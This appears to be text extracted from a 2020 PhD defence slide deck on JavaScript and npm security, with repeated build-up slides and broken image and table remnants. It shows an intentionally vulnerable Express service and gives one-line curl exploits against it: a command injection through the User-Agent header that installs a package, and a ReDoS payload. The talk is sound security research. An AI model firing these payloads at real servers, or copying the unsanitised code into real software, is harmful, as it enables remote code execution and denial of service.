

Enhancing the Security and Privacy of Full-Stack JavaScript Web Applications

Cristian-Alexandru Staicu

TU Darmstadt

www.software-lab.org

18th of March 2020



TECHNISCHE
UNIVERSITÄT
DARMSTADT





JavaScript is Special

JavaScript is an unusual programming language:




JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it  or hate it 





JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it  or hate it 
- **single-threaded** , event-based runtime

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it  or hate it 
- **single-threaded** , event-based runtime
- **fast-changing** , e.g., classes (2015), async/await (2016), spread operator (2018)

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it 🥰 or hate it 🤢
- **single-threaded** 👉, event-based runtime
- **fast-changing** 🏃, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

```
str.split("").reverse().join("");
```

JavaScript is Special

JavaScript is an unusual programming language:

- **controversial**: either love it 😍 or hate it 🤢
- **single-threaded** 🖐️, event-based runtime
- **fast-changing** 🏃, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

```
str.split("").reverse().join("");
```
- heavy usage of **frameworks** 🏗️: Angular, React, Vue.js, etc.



JavaScript is Special


JavaScript is an unusual programming language:

- **controversial**: either love it 🥰 or hate it 🤢
- **single-threaded** 🖐️, event-based runtime
- **fast-changing** 🏃, e.g., classes (2015), async/await (2016), spread operator (2018)
- **thin** standard library, e.g., reverse a string (Stack Overflow)

```
str.split("").reverse().join("");
```
- heavy usage of **frameworks** 🏗️: Angular, React, Vue.js, etc.
- hard to (statically) **analyze** 🤖



JavaScript Everywhere Paradigm

Server-side: Node.js , Deno 

Desktop applications: Electron , NW.js , WinRT 

Mobile applications: Cordova , ReactNative , Ionic 

IoT/Robotics: **TIZEN** , Johnny-Five , Espruino , **Node-RED** 

Other: browser extensions. PDFs , Gnome Shell 

JavaScript Everywhere Paradigm

Server-side: Node.js



, Deno



Desktop applications: Electron



, NW.js



, WinRT



Mobile applications: Cordova



, ReactNative



, Ionic



IoT/Robotics: TIZEN



, Johnny-Five



, Espruino




Other: browser extensions. PDFs




, Gnome Shell



PhD Thesis: Full-Stack JavaScript Web Applications



PhD Thesis: Full-Stack JavaScript Web Applications




Chapter 2

Chapter 4

Chapter 7

Chapter 9

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4


Chapter 7

Chapter 9

Chapter 5

Chapter 8

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4

Chapter 7

Chapter 9


Chapter 5

Chapter 8

Chapter 3

Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications



→Chapter 2

Chapter 4

Chapter 7

Chapter 9


Chapter 5

Chapter 8

Chapter 3

Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4

Chapter 7

Chapter 9


→ Chapter 5

Chapter 8

Chapter 3

Chapter 6

PhD Thesis: Full-Stack JavaScript Web Applications



Chapter 2

Chapter 4

Chapter 7

→ Chapter 9

Chapter 5

Chapter 8

Chapter 3

Chapter 6

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Particularity	Chapters
New threat model	Chapter 4, 5, 7
Excessive code reuse	Chapter 2, 5, 8, 9
Code transformations	Chapter 3
Full-stack threats	Chapter 6

Dissertation's Thesis

Full-stack JavaScript web applications present unique challenges and opportunities to the security analysts that need to be addressed by novel tools and practices.

Particularity	Chapters
New threat model	Chapter 4, 5, 7
Excessive code reuse	Chapter 2, 5, 8, 9
Code transformations	Chapter 3
Full-stack threats	Chapter 6

Npm: Libraries for (Server-Side) JavaScript


How can a language with a thin API serve all these purposes?



offers 1.2M reusable packages/libraries/components

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?


 offers 1.2M reusable packages/libraries/components

How to make a third-party request?

```
npm install request // 18.5M downloads per week
```

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

 offers 1.2M reusable packages/libraries/components

How to make a third-party request?


```
npm install request // 18.5M downloads per week
```

How to open a web socket?

```
npm install ws // 21.3M downloads per week
```

Npm: Libraries for (Server-Side) JavaScript

How can a language with a thin API serve all these purposes?

 offers 1.2M reusable packages/libraries/components

How to make a third-party request?

```
npm install request // 18.5M downloads per week
```

How to open a web socket?

```
npm install ws // 21.3M downloads per week
```

How to test if a number is odd? `num % 2 === 1 ?`

```
npm install is-odd // 500K downloads per week
```


Motivating Example

Requirement

Build a **microservice** that implements the following:

- **create an OS notification** showing the client's browser name
- accepts a set of temporary folders as REST parameter
- the folder names are separated by semicolons
- **recursively remove** each temporary folder

Motivating Example

Requirement

Build a **microservice** that implements the following:

- **create an OS notification** showing the client's browser name
- accepts a set of temporary folders as REST parameter
- the folder names are separated by semicolons
- **recursively remove** each temporary folder

Decided to use the following packages:

- `express` [11.5M] for handling HTTP requests
- `ua-parser-js` [4.5M] for parsing the User-Agent
- `growl` [3.5M] for showing notifications
- `rimraf` [26.5M] for recursively removing folders
- `lodash` [27.0M] for convenience

Motivating Example

```
const express = require("express");  
const parser = require("ua-parser-js");  
const notif = require("growl");  
const lodash = require("lodash");  
const rimraf = require("rimraf");
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
});
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
```

Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
    rimraf(`/tmp/${dir}`, (error) => {
      res.send('Successfully deleted folders.');
```


Motivating Example

```
const express = require("express");
const parser = require("ua-parser-js");
const notif = require("growl");
const lodash = require("lodash");
const rimraf = require("rimraf");
const app = express();
app.get('/:dirs', (req, res) => {
  let ua = parser(req.headers["user-agent"]);
  notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
  let dirs = req.params["dirs"].split(";");
  lodash.forEach(dirs, (dir) => {
    rimraf(`/tmp/${dir}`, (error) => {
      res.send(`Successfully deleted folders.`);
    });
  });
});
app.listen(8080);
```

Is this code secure?

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");  
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");  
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");  
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Exploit [install an evil package]

```
curl -A "x\$(npm install evil)" "http://server:8080/dir"
```

Vulnerability #1: Command Injection/RCE

```
const notif = require("growl");  
notif(`Browser: ${ua.browser.name}. Agent: ${ua.ua}`);
```

CVE-2017-16042 [CRITICAL]: no sanitization inside the module.

Exploit [install an evil package]

```
curl -A "x\$(npm install evil)" "http://server:8080/dir"
```

Other reports: “adding any sort of function sanitizer directly into #module-name# is pretty out of scope”.

More details in *Synode: Understanding and Automatically Preventing Injection Attacks on Node.js*, Cristian-Alexandru Staicu, Michael Pradel, Ben Livshits, NDSS 2018



How serious is the risk?

Small World with High Risks: A Study of Security Threats in the npm Ecosystem,
Markus Zimmermann, Cristian-Alexandru Staicu, Cam Tenny, Michael Pradel,
USENIX Security 2019

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

TM-acc: An attacker may **compromise the credentials** of a maintainer to deploy insecure or malicious code.

Different Threat Models (TM) for Npm

TM-pkg: An adversary may convince the current maintainers of a package to **add her as a maintainer**.

TM-acc: An attacker may **compromise the credentials** of a maintainer to deploy insecure or malicious code.


TM-leg: An attacker can exploit applications that transitively depend on **vulnerable or legacy code**.

TM-pkg: Transitive Dependencies

An average package transitively depends on 79 others.

TM-pkg: Transitive Dependencies

An average package transitively depends on 79 others.




TM-acc: Implicitly Trusted Maintainers

An average package is influenced by 39 maintainers.

TM-acc: Implicitly Trusted Maintainers

An average package is influenced by 39 maintainers.




TM-leg: Reach of Publicly Known, Unfixed Vulnerabilities

Up to 40% of the packages depend on vulnerable code.

TM-leg: Reach of Publicly Known, Unfixed Vulnerabilities

Up to 40% of the packages depend on vulnerable code.



Large attack surface

average package trusts 79 packages and 39 maintainers

Large attack surface

average package trusts 79 packages and 39 maintainers

Increase over the years

number of trusted maintainers doubled in three years

Our Contributions

Large attack surface

average package trusts 79 packages and 39 maintainers

Increase over the years

number of trusted maintainers doubled in three years

Vulnerable code is a problem


up to 40% of the ecosystem relies on unpatched code



**Does the problem affect
real websites?**

Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers,
Cristian-Alexandru Staicu, Michael Pradel, USENIX Security 2018

Regular Expression Denial of Service (ReDoS)



Regular Expression Denial of Service (ReDoS)




input: "Lorem ipsum"




```
input.match(regex);
```


Regular Expression Denial of Service (ReDoS)




Regular Expression Denial of Service (ReDoS)




Regular Expression Denial of Service (ReDoS)




Regular Expression Denial of Service (ReDoS)




Overview



Overview



Overview



Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

```
/ip[honead]+(. *os\s([\w]+) * \slike\s mac| ; \sopera) /
```

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

```
/ip[honead]+(. *os\s([\w]+)*\slike\smacl;\sopera) /
```

Vulnerability #2 in motivating example:

```
let ua = parser(req.headers["user-agent"]);
```

Phase 1+2: Vulnerable Regular Expressions

- 25 vulnerabilities, 13 advisories, 8 HTTP-level payloads
- **CVE-2017-16086** [HIGH]: exponential slowdown.

```
/ip[honead]+(. *os\s([\w]+)*\slike\smacl;\sopera) /
```

Vulnerability #2 in motivating example:

```
let ua = parser(req.headers["user-agent"]);
```

Exploit [block server for $\mathcal{O}(e^{|x|})$; 36x = 2.5min; 37x = 5min]

```
curl -A "iphos xxxxxxxxxxxx" "http://server:8080/dir"
```


Phase 3: Websites Analysis

P1

100ms

3x	5x
3x	5x

Phase 3: Websites Analysis

P1

100ms

3x	5x
----	----

3x	5x
----	----

P2

200ms

3x	5x
----	----

3x	5x
----	----

Phase 3: Websites Analysis

P1	P2	P3	P4	P5																				
100ms	200ms	500ms	1s	2s																				
<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x	<table><tr><td>3x</td><td>5x</td></tr><tr><td>3x</td><td>5x</td></tr></table>	3x	5x	3x	5x
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							
3x	5x																							

Phase 3: Websites Analysis

P1	P2	P3	P4	P5																				
100ms	200ms	500ms	1s	2s																				
